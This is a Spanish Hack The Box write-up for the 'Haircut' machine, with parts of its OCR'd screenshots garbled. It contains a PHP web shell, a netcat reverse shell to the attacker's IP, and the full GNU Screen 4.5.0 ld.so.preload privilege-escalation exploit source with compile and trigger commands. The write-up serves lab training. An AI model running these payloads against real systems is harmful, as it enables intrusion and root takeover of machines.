Haircut


```
Escaneo:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 20:35 -05
Nmap scan report for 10.10.10.24 (10.10.10.24)
Host is up (0.075s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
               OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
__ 256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)
80/tcp open http nginx 1.10.0 (Ubuntu)
|_http-title: HTB Hairdresser
|_http-server-header: nginx/1.10.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 10.33 seconds

```
arting gobuster in directory
                           enumeration mode
                   (Status: 301) [Size: 194]
index.html
                                [Size: 144]
uploads
                   [Status: 301) [Size: 194]
test.html
                                |Size: 223
                                Size: 141
hair.html
                   (Status: 301) [Size:
rogress: 611124 / 661683 (92.36%)^C
  Keyboard interrupt detected, terminating.
rogress: 611458 / 661683 (92.41%)
  inished
```

/exposed.php (Status: 200) [Size: 446] gobuster dir --url http://10.10.10.24/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,ssh,txt,xml -t 100


tenemos un locall file inclusion parece



FALSIFICACIÓN DE SOLICITUDES DEL LADO DEL SERVIDOR


EL SSRF permite a un atacante inducir a la aplicación del lado del servidor a realizar solicitudes a una ubicación no deseada, es decir si yo tengo un parameto el cual me hace acceder a un sitio web se proceso con el servidor y nos entrega un resultado ejmplo:

parametro=http://localhost/test.html si cambiamos test.html por exposed que la misma pagina obtenemos 2 paginas en 1 este es el mk SSRF



si hacemos un comand injection con \$(comando) solo nos funciona con el comando id


para saber que elemento o herramienta se esta levantamos nectat y hacemos una peticion a nuestra ip y puerto



aca vemos que es curl

```
nc -lvnp 1234
listening on [any] 12344...Tools Tree Search View Bookmarks Hel connect to [10.10.14.21] from (UNKNOWN) [10.10.10.24] 34028
GET / HTTP/1.1
Host: 10.10.14.21:1234
User-Agent: curl/7.47.0
Accept: */*
```


tambien podemos sacar información de la maquina sobre los puertos agregando el puerto sobre localhost



como sabemos que es curl este tiene el flag output con el cual podemos outputear un archivo malisioso en una carpeta

```
Jsage: curl [options...] <url>
 -d, --data <data>
 -f. --fail
                            Fail fast with no output on HTTP errors
                            Get help for commands
 -h, --help <category>
 -i, --include
                            Include protocol response headers in the output
                            Write to file instead of stdout
-o, --output <file>
                            Write output to a file named as the remote file
-0, --remote-name
                            Silent mode
    --silent
    --upload-file <file>
                            Transfer local FILE to destination
      user <user:password> Server user and password
```

Recordemos que tenemos el directorio uploads si subimos un arhivo a uploads podriamos desde alli ejecutar una web comand





asumiendo que uploads esta en /var/www/html podemos outputear aca una shell

guardamos esto en archivo .php
<?php system(\$_GET["cmd"]);?>
levantamos python y ejecutamos curl -o hacia /var/www/html/uploads/shell.php


http://10.10.14.21:2000/shell.php -o /var/www/html/uploads/shell.php







levantamos una revese shell para esto buscamos si hay netcat



/bin/nc

http://10.10.10.24/uploads/shell.php?cmd=nc%2010.10.14.21%201234%20-e%20/bin/bash nc 10.10.14.21 1234 -e /bin/bash




mejoramos la shell

Mejora de shells
en victima
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
echo \$TERM
export TERM=xterm
echo \$TERM
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 45 columns 174

SUID executable to get root access########

EJECUTAMOS el coamndo y encontramos a screen

find / -perm -u=s -type f 2>/dev/null



buscando hay un script que nos permite elevar privilegios

RAZE

GNU Screen 4.5.0 - Local Privilege Escalation

CVE: Author: Type: Platform: Date:

N/A XIPHOS RESEARCH LTD LOCAL LINUX 2017-01-25

nos podemos quiar de este articulo

https://medium.com/r3d-buck3t/overwriting-preload-libraries-to-gain-root-linux-privesc-77c87b5f3bf8 buscamos el exploit y lo traemos

```
| Searchsploit screen 4.5 -w | Searchsploit s
```

EOF significa endo on file creamos un archivo libbax c como lo dice

```
creamos un archivo libhax.c como lo dice el script
 cat << EOF > /tmp/libhax.c
 #include <stdio.h>
 #include <sys/types.h>
 #include <unistd.h>
    attribute (( constructor ))
 void dropshell(void){
       chown("/tmp/rootshell", 0, 0);
       chmod("/tmp/rootshell", 04755);
       unlink("/etc/ld.so.preload");
       printf("[+] done!\n");
cat << EOF > libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
  chown("/tmp/rootshell", 0, 0);
 chmod("/tmp/rootshell", 04755);
 unlink("/etc/ld.so.preload");
  printf("[+] done!\n");
}
EOF
```

```
~/machineshtb/Haircut
   cat << EOF > libhax.c
heredoc> #include <stdioth Jools Tree Search View Bookmarks Help
#include <sys/types_h> 📳 🧃
                               🐧 O. 1. 🖭 🚾 🚾 📓 🛗 💣 🧗 🔗 🔏
#include <unistd.h>
 attribute (( constructor ))
void dropshell(void){
   chown("/tmp/rootshellignifica@pdo on file
   <u>chmod("/tmp/rootshellზა 04755</u>)jvo libhax.c como lo dice el script
   unlink("/etc/ld.so.preload"; > /tmp/libhax.c
   printf("[+] done!\n" | #include <stdio.h>
                    #include <sys/types.h>
heredoc> EOF
                    #include <unistd.h>
                      attribute (( constructor ))
     ~/machineshtb/Haircut
                           ropshell(void){
 1154.sh Haircut.ctb HaiChown("/tmp/rootshell", Printle athe
                                                                  libhax.c
                                                                           shell.php
                         chmod("/tmp/rootshell", 04755);
                        unlink("/etc/ld.so.preload");
     ~/machineshtb/Haircut intf("[+] done!\n");
                   cat << EOF > libhax.c
```


compilamos como lo dice el script

```
E0F
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
gcc -fPIC -shared -ldl -o libhax.so libhax.c
```

```
~/machineshtb/Haircut
               havergetalinitiphax.so libhax.2 /tmp/libhax.so /tmp/libhax.c
libhax.c: In function drop shell?ibhax.c
                 ingscimplicitardeclaration of sounction 'chmod' [-Wimplicit-function-declaration]
libhax.c:7:5: 🗤
                ("/tmp/rootshell", 04755);
     ~/machineshtb/Haircut
```

creamos el archivo root shell como lo dice el script

```
gcc -fPIC -shared -ldl -o /tmp/llbhax.so /tmp/llbhax.c
  rm -f /tmp/libhax.c
 cat << EOF > /tmp/rootshell.c
 #include <stdio.h>
 int main(void){
      setuid(0);
      setgid(0);
      seteuid(0);
      setegid(0);
      execvp("/bin/sh", NULL, NULL);
 EOF
cat << EOF > rootshell.c
#include <stdio.h>
int main(void){
 setuid(0);
 setgid(0);
 seteuid(0);
 setegid(0);
 execvp("/bin/sh", NULL, NULL);
}
EOF
```



compilamos tal como lo dice el script

```
gcc -o /tmp/rootshell /tmp/rootshell.c
```

gcc -o rootshell rootshell.c

```
~/machineshtb/Haircut
         rootshell rootshell como lo dice el script
rootshell.c: In functionc'main'tmp/rootshell /tmp/rootshell.c
rootshell.c:3:5: marning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
rootshell.c:3:5:
                   (0);
rootshell.c:4:5:
                    rning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
rootshell.c:5:5:
                    rning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
                   d(0);
                    rning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
rootshell.c:6:5:
                   d(0);
                    arning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
                   ("/bin/sh", NULL, NULL);
rootshell.c:7:5:
                   arning: too many arguments to built-in function 'execvp' expecting 2 [-Wbuiltin-declaration-mismatch]
```

movemos el .so y rootshell a la victima para ejecutar los siguientes comandos notemos que esta en tmp

```
echo "[+] Now we create our /etc/ld.so.preload file..."

cd /etc

umask 000 # because

screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" # newline needed

echo "[+] Triggering..."

screen -ls # screen itself is setuid, so...

/tmp/rootshell
```

damos permisos de exec

```
data@haircut:/tmp$ chmod +x libhax.so
   -data@haircut:/tmp$ chmo
command 'chmo' found, did you mean:
mmand 'chmod' from package 'coreutils' (main)
  w-data@haircut:/tmp$ ls -lah
                               ircu4.0K Oct 13 06:09 .
  vxrwxrwt 9 root
                        root
                                  4.0K Jul 13 2021 ..
                                4.0K Oct 13 04:05 .ICE-unix
drwxrwxrwt 2 root
drwxrwxrwt 2 root
                        root
                              4.0K Oct 13 04:05 .Test-unix
                        root
                        4.0K Oct 13 04:05 .X11-unix
                      root
  wxrwxrwt 2 root libhroot
wxrwxrwt 2 root root
rwxr-xr-x 1 www-data www-data 16K Oct 13 05:57 libhax.so
            1 www-data www-data 16K Oct 13 06:02 rootshell
3 root root 4.0K Oct 13 04:05 systemd-p
                       root 4.0K Oct 13 04:05 systemd-private-554aaeea8fe44687a314b717852a97c9-systemd-timesyncd.service-NjoHHk
            2 root dam rootermis 4.0k vet 13 04:06 vmware-root
   -data@haircut:/tmp$
```

ejecutamos los comandos cd /etc umask 000 screen.... y luego /tmp rootshell

cd /etc umask 000 screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" screen -ls /tmp/rootshell

nos tira error parece problema de libreria

gcc -o rootshell1 rootshell.c -static <mark>compilamos rootshell con -static porque me da problemas y cambiamos</mark> la salida por rootshell1

tambien cambiamos el script de libhax.c por rootshell1

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
_attribute__ ((__constructor__))
void dropshell(void){
   chown("/tmp/rootshell1", 0, 0);
   chmod("/tmp/rootshell1", 04755);
   unlink("/etc/ld.so.preload");
   printf("[+] done!\n");
}
```

descargamos y damos de nuevo permisos de ejecucion y volvemos a correr los comandos.